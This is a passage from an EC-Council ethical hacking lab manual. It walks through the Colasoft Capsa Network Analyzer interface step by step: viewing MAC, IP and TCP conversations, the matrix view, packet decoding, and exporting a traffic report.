


Figure 2.2.22: Colasoft Capsa Network Analyzer: IP Endpoint view

35. Click the **MAC Conversation** tab. It displays conversations between two MAC addresses.




Figure 2.2.23: Colasoft Capsa Network Analyzer MAC Conversations

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.11

Examine the IP Conversation

36. Click the **IP Conversation** tab. It displays IP conversations between pairs of nodes. The lower pane of the IP Conversation section offers UDP and TCP conversations, which you can drill down to analyze.
37. Double-click any conversation in the **IP Conversation** list to view a full analysis of the packets exchanged between two IPs (here, **10.10.10.16** and **10.10.10.10**).




Figure 2.2.24: Colasoft Capsa Network Analyzer: IP Conversations

38. The **Packets** window appears, displaying the full packet analysis between two IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.25: Full Packet Analysis of Nodes in IP Conversations

TASK 2.12

Examine the TCP Conversations

39. Click the **TCP Conversation** tab. It displays the real-time status of the TCP conversations between pairs of nodes.
40. Double-click any node (here, **10.10.10.16**) to display a full analysis of the captured packets.




Figure 2.2.26: Colasoft Capsa Network Analyzer TCP Conversations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. The **TCP Flow Analysis** window appears. By default, the **Packets** tab opens, displaying the TCP transactions between the selected pair of nodes.




Figure 2.2.27: Colasoft Capsa Network Analyzer Transaction List

42. Click the **Transaction Summary** tab to display a summary of the transactions. After analyzing the details, close the **TCP Flow Analysis** window.




Figure 2.2.28: Colasoft Capsa Network Analyzer Transaction Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.13

Examine the Matrix View

43. Click the **Matrix** tab to view the nodes communicating in the network as graphically connected with lines. The weight of each line indicates the volume of the traffic between the nodes, which are arranged into an ellipse.
44. Click the **Top 100 MAC Node** option under the **Select Matrix** section to view a network communication diagram between 100 MAC nodes.
45. Similarly, you can select other matrix options such as **Top 100 MAC Conversation**, **Top 100 IP Conversation**, and **Top 100 IP Node**.




Figure 2.2.29: Colasoft Capsa Network Analyzer Matrix view

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.14

Analyze the Packet Details

46. Click the **Packet** tab to view original information for any packet. Double-click any packet to view the full analysis information of the packet decode.




Figure 2.2.30: Colasoft Capsa Network Analyzer Packet information

47. The **Packet Decoding** window appears, displaying two major views: **Decoding View** and **Hex View**.




Figure 2.2.31: Full Analysis of Packet Decode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.15

Generate Report

48. Click the **Report** tab to view various reports such as **Global**, **VoIP**, **Conversation**, **Top Traffic**, **Port**, and **Packet**.

49. Click on the **Global** option and click the **Export** icon ( ) to save the analysis report.




Figure 2.2.32: Colasoft Capsa Network Analyzer: Report tab

50. The **Save As** window appears; select your desired location (here, **Desktop**). In the **File name** field, type **Capsa Network Analyzer Report** and click **Save**.




Figure 2.2.33: Save As window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. An **Export File** pop-up appears; click **Open file** to open the exported report.




Figure 2.2.34: Export file window

52. The generated report appears in the browser, as shown in the screenshot.
53. You can click the respective hyperlinks for information, or you can scroll down to view a complete detailed report.
54. Here, we will click on the **Top MAC Address by Total Traffic** hyperlink to view the statistical information regarding MAC address traffic.




Figure 2.2.35: Global Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

